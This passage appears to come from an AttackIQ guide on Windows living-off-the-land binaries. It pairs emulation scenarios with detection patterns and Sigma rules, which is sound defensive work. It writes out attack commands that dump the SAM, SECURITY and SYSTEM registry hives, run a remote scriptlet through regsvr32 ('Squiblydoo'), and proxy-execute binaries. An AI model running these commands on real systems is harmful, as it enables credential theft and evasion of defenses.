
System Binary Proxy Execution using “pcwrun.exe” Script

Description

In this scenario, the following actions will take place:

- The downloaded binary is copied into the C:\Users\Public folder.
- The command pcwrun.exe /../../\$(C:\Users\Public\AIQ_file_creator.exe).exe is executed.
- If the binary is successfully executed, a file should be created in the temp folder. If the file exists, the scenario will be marked as not prevented. Else, the scenario will be marked as prevented.

Execution



(Click for Larger)


Scenario IOCs

```
[process:parent_ref.binary_ref.name LIKE '%\pcwrun.exe']
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → pcwrun.exe → msdt.exe

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → aiq_file_creator.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_pcwrun.yml

Back to Top

Pktmon.exe

Binary description

pktmon.exe is a command-line tool included in recent versions of Windows (starting from Windows 10) that allows users to capture network traffic on their system. It is a lightweight packet monitoring tool that can capture and analyze network traffic for troubleshooting and diagnostic purposes.

TTPs and tactics

- Credential Access: Network Sniffing (T1040)
- Discovery: Network Sniffing (T1040)

How do the adversaries use it?

An adversary with administrative access to a Windows system could use pktmon.exe to capture and analyze network traffic.

AttackIQ Scenarios

Network Sniffing using “pktmon.exe” Script


Description

In this scenario, the following actions will take place:

- The scenario will execute pktmon.exe start –etw
- The scenario will ping 10 times the localhost to generate some traffic
- The scenario will stop the capture.
- If the pktetl.etl file exists, the scenario will be marked as not prevented. Else, it will be marked as prevented.

This scenario requires admin privileges.

Execution




(Click for Larger)

Scenario IOCs

```
[(process:binary_ref.name LIKE '%\pktmon.exe')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → pktmon.exe



2:56:3...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 6500, Command line: "...
2:56:3...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 2492, Command line: "...
2:56:3...	AiRunCommandAsUser.exe	2492	Process Start		SUCCESS	Parent PID: 2876, Comman...
2:56:3...	AiRunCommandAsUser.exe	2492	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 7544, Command line: "...
2:56:3...	python.exe	7544	Process Start		SUCCESS	Parent PID: 2492, Comman...
2:56:3...	python.exe	7544	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 9608, Command line: C...
2:56:3...	powershell.exe	9608	Process Start		SUCCESS	Parent PID: 7544, Comman...
2:56:3...	powershell.exe	9608	Process Create	C:\WINDOWS\system32\PktMon.exe	SUCCESS	PID: 1016, Command line: "...
2:56:3...	PktMon.exe	1016	Process Start		SUCCESS	Parent PID: 9608, Comman...
2:56:3...	PktMon.exe	1016	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
2:56:3...	powershell.exe	9608	Process Create	C:\WINDOWS\system32\PING.EXE	SUCCESS	PID: 4752, Command line: "...
2:56:4...	powershell.exe	9608	Process Create	C:\WINDOWS\system32\PktMon.exe	SUCCESS	PID: 8792, Command line: "...
2:56:4...	PktMon.exe	8792	Process Start		SUCCESS	Parent PID: 9608, Comman...
2:56:5...	PktMon.exe	8792	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
2:56:5...	powershell.exe	9608	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
2:56:5...	python.exe	7544	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
2:56:5...	AiRunCommandAsUser.exe	2492	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_pktmon.yml

Back to Top

Print.exe

Binary description

print.exe is the is a legitimate Windows executable that is used by Windows to send files to the printer.

TTPs and tactics

- Command and Control: Ingress Tool Transfer (T1105)

How do the adversaries use it?

Adversaries may use print.exe to copy a file into the system.

AttackIQ Scenarios

Copy a file using “print.exe” Script


Description

This scenario will execute the following command:

```
print.exe /D:$env:temp\$name helloworld.exe
```

The scenario will be marked as Not Prevented if the file is copied into the destination path.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\print.exe' AND process:command_line LIKE '%.exe%' AND process:command_line LIKE '%/D%'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → print.exe



(Click for Larger)

Sigma Rules

in order to detect this scenario you will need to remove the filter and the line `CommandLine|startswith: 'print'` on this sigma rule:

- /rules/windows/process_creation/proc_creation_win_susp_print.yml

Back to Top

Reg.exe

Binary description

Reg.exe is a command-line tool that is included with Microsoft Windows operating systems. It is used to manage the Windows Registry, which is a hierarchical database that stores configuration settings and other information about the operating system and installed software.

TTPs and tactics

- Credential Access: OS Credential Dumping: Security Account Manager (T1003.002)

How do the adversaries use it?

Adversaries may attempt to extract credential material from the Security Account Manager (SAM) database either through in-memory techniques or through the Windows Registry where the SAM database is stored.

AttackIQ Scenarios

Dump Registry Hives using “reg.exe” Script

Description

This scenario will attempt to dump the SECURITY, SYSTEM, and SAM hives from the registry by running:


```
reg.exe save HKLM\SECURITY security.bak
```

```
reg.exe save HKLM\SYSTEM system.bak
```

```
reg.exe save HKLM\SAM sam.bak
```

This scenario requires admin privileges.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\reg.exe') AND (process:command_line LIKE '%\system%' OR process:command_line LIKE '%\sam%' OR process:command_line LIKE '%\security%' OR process:command_line LIKE '%\ˢystem%' OR process:command_line LIKE '%\syˢtem%' OR process:command_line LIKE '%\ˢyˢtem%' OR process:command_line LIKE '%\ˢam%' OR process:command_line LIKE '%\ˢecurity%') AND (process:command_line LIKE '%hklm%' OR process:command_line LIKE '%hkʟm%' OR process:command_line LIKE '%hkey_local_machine%' OR process:command_line LIKE '%hkey_ʟocal_machine%' OR process:command_line LIKE '%hkey_localʟ_machine%' OR process:command_line LIKE '%hkey_ʟocaʟ_machine%') AND (process:command_line LIKE '%save%' OR process:command_line LIKE '%export%' OR process:command_line LIKE '%ˢave%' OR process:command_line LIKE '%eˣport%'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → reg.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_reg_dumping_sensitive_hives.yml

Back to Top

Regasm.exe

Binary description

Regasm.exe is a tool provided by Microsoft's .NET Framework that is used to register .NET assemblies for use in COM interop scenarios. COM (Component Object Model) is a technology used to enable communication between software components on Windows-based systems.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution: Regsvcs/Regasm (T1218.009)

How do the adversaries use it?

regasm.exe may be used to bypass application control through use of attributes within the binary to specify code that should be run before registration or unregistration: `[ComRegisterFunction]` or `[ComUnregisterFunction]` respectively.

AttackIQ Scenarios

System Binary Proxy Execution using "regasm.exe" Script

Description


This scenario will register a custom DLL by executing:

```
regasm.exe %temp%\attackiq_regasm\library.dll
```

The DLL will create a file in the temporary directory when loaded. The scenario will be marked as Not Prevent if the file exists.

This scenario requires admin privileges.

Execution




(Click for Larger)

Scenario IOCs

```
[((((process:command_line NOT LIKE '%\Regasm.exe"' AND process:command_line NOT LIKE '%\Regasm.exe' AND process:command_line NOT LIKE '%\Regsvcs.exe"' AND process:command_line NOT LIKE '%\Regsvcs.exe')) AND (process:command_line NOT LIKE '%.dll%')) AND ((process:binary_ref.name LIKE '%\Regsvcs.exe' OR process:binary_ref.name LIKE '%\Regasm.exe'))) OR (((process:binary_ref.name LIKE '%\Regsvcs.exe' OR process:binary_ref.name LIKE '%\Regasm.exe')) AND (process:command_line LIKE '%\Users\Public\\%' OR process:command_line LIKE '%\AppData\Local\Temp\\%' OR process:command_line LIKE '%\Desktop\\%' OR process:command_line LIKE '%\Downloads\\%' OR process:command_line LIKE '%\PerfLogs\\%' OR process:command_line LIKE '%\Windows\Temp\\%' OR process:command_line LIKE '%\Microsoft\Windows\Start Menu\Programs\Startup\\%'))))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → cmd.exe → regasm.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_regasm.yml

Back to Top

RegSvr32.exe

Binary description

Regsvr32 is a Windows command-line utility that is used to register and unregister Dynamic Link Libraries (DLLs) and ActiveX Controls in the Windows Registry.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution: Regsvr32 (T1218.010)

How do the adversaries use it?

Malicious usage of Regsvr32.exe may avoid triggering security tools that may not monitor execution of, and modules loaded by, the regsvr32.exe process because of allowlists or false positives from Windows using regsvr32.exe for normal operations. Regsvr32.exe can also be used to specifically bypass application control using functionality to load COM scriptlets to execute DLLs under user permissions. Since Regsvr32.exe is network and proxy aware, the scripts can be loaded by passing a uniform resource locator (URL) to file on an external Web server as an argument during invocation. This method makes no changes to the Registry as the COM object is not actually registered, only executed. This variation of the technique is often referred to as a “Squiblydoo” and has been used in campaigns targeting governments.

AttackIQ Scenarios

Application Bypass using “regsvr32.exe” Script

Description

This scenario will execute the following command:

```
regsvr32.exe /s /n /u /i:https://malware.scenarios.attackiq-ntm.com/regsvr32/regsvr32.xml scrobj.dll
```


regsvr32.xml is a XML file that contains a JScript code that will execute a custom binary.

This binary will create a file in the TEMP directory.

The scenario will verify if the file exists and mark the scenario as not prevented. If the file does not exist, the scenario will be marked as prevented.

This variation of the T1218.010 technique is often referred to as a “Squiblydoo” and has been used in campaigns targeting governments.

Execution



(Click for Larger)

Execute DLL Through RegSvr32

Description

Process blacklisting is one of the most effective techniques to mitigate many threats. Therefore, being able to subvert such defensive strategy is key for any attacker. The regsvr32 technique is used to bypass these type of defenses.

The regsvr32 Windows utility is used to register COM (Common Object Model) DLLs. This utility receives a DLL which is the one that will be registered. Upon regsvr32 execution, the exported DllRegisterServer function from the DLL will be

automatically executed.

Through the execution of this legitimate regsvr32 Windows utility an attacker can execute arbitrary code while bypassing most binary white and black listing strategies.

This scenario will execute the regsrv32 utility in order execute the DLL that will be registered. Through regsvr32, this DLL will execute its DllRegisterServer function that will create a random file in the Windows temporary directory.

Execution


(Click for Larger)

Scenario IOCs

```
[((((process:binary_ref.name LIKE '%\cscript.exe' OR process:binary_ref.name LIKE '%\wscript.exe') AND process:parent_ref.binary_ref.name LIKE '%\regsvr32.exe') OR ((process:command_line LIKE '%.jpg' OR process:command_line LIKE '%.jpeg' OR process:command_line LIKE '%.png' OR process:command_line LIKE '%.gif' OR process:command_line LIKE '%.bin' OR process:command_line LIKE '%.tmp' OR process:command_line LIKE '%.temp' OR process:command_line LIKE '%.txt') AND process:binary_ref.name LIKE '%\regsvr32.exe') OR ((process:command_line LIKE '%\AppData\Local%' OR process:command_line LIKE '%C:\Users\Public%') AND process:binary_ref.name LIKE '%\regsvr32.exe') OR ((process:parent_ref.binary_ref.name LIKE '%\powershell.exe' OR process:parent_ref.binary_ref.name LIKE '%\pwsh.exe' OR process:parent_ref.binary_ref.name LIKE '%\powershell_ise.exe') AND process:binary_ref.name LIKE '%\regsvr32.exe') OR (process:binary_ref.name LIKE '%\EXCEL.EXE' AND process:command_line LIKE '%..\..\..\Windows\System32\regsvr32.exe %') OR (process:binary_ref.name LIKE '%\regsvr32.exe' AND process:command_line LIKE '%/i:%' AND process:command_line LIKE '%ftp%' AND process:command_line LIKE '%scrobj.dll') OR (process:binary_ref.name LIKE '%\regsvr32.exe' AND process:command_line LIKE '%/i:%' AND process:command_line LIKE '%http%' AND process:command_line LIKE '%scrobj.dll') OR (process:binary_ref.name LIKE '%\regsvr32.exe' AND process:command_line LIKE '%\Temp\\%') OR (process:binary_ref.name LIKE '%\regsvr32.exe' AND process:parent_ref.binary_ref.name LIKE '%\cmd.exe') OR (process:binary_ref.name LIKE '%\regsvr32.exe' AND process:parent_ref.binary_ref.name LIKE '%\mshta.exe')) AND (((process:command_line NOT LIKE '%\AppData\Local\Microsoft\Teams%' AND process:command_line NOT LIKE '%\AppData\Local\WebEx\WebEx64\Meetings\atucfobj.dll%')) AND (process:command_line NOT LIKE '%/s C:\Windows\System32\RpcProxy\RpcProxy.dll') AND (process:command_line NOT LIKE '%\Program Files\Box\Box\Temp\\%' OR process:parent_ref.binary_ref.name != 'C:\Program Files\Box\Box\FS\streem.exe')))]
```


Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → regsvr32.exe



(Click for Larger)

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → regsvr32.exe → aiq_binary_file_creation.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_regsvr32_anomalies.yml

Back to Top

Replace.exe

Binary description

“replace.exe” is a command-line utility in Windows that is used to replace one or more files with another file. The utility is commonly used to automate file replacement tasks or to replace files in batch scripts.

TTPs and tactics

- Command and Control: Ingress Tool Transfer (T1105)

How do the adversaries use it?

Adversaries may use print.exe to copy a file into the system.

AttackIQ Scenarios

Copy a file using “replace.exe” Script


Description

This scenario will execute the following command:

```
replace.exe helloworld.exe $env:temp /A
```

The scenario will be marked as Not Prevented if the file exists en the temp folder.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:command_line LIKE '%/a%' OR process:command_line LIKE '%-a%') AND process:binary_ref.name LIKE '%\replace.exe')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → replace.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_replace.yml

Back to Top

Runonce.exe

Binary description

RunOnce.exe is a legitimate Windows executable file that is used to run programs or commands during the boot process of a Windows system. Specifically, it is part of the Windows RunOnce registry key, which is designed to execute a set of commands or applications once, usually during the next system boot.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution (T1218)

How do the adversaries use it?

An adversary could use the RunOnce registry key to execute a program or command in an attempt to evade defenses.

AttackIQ Scenarios

System Binary Proxy Execution using “runonce.exe” Script

Description

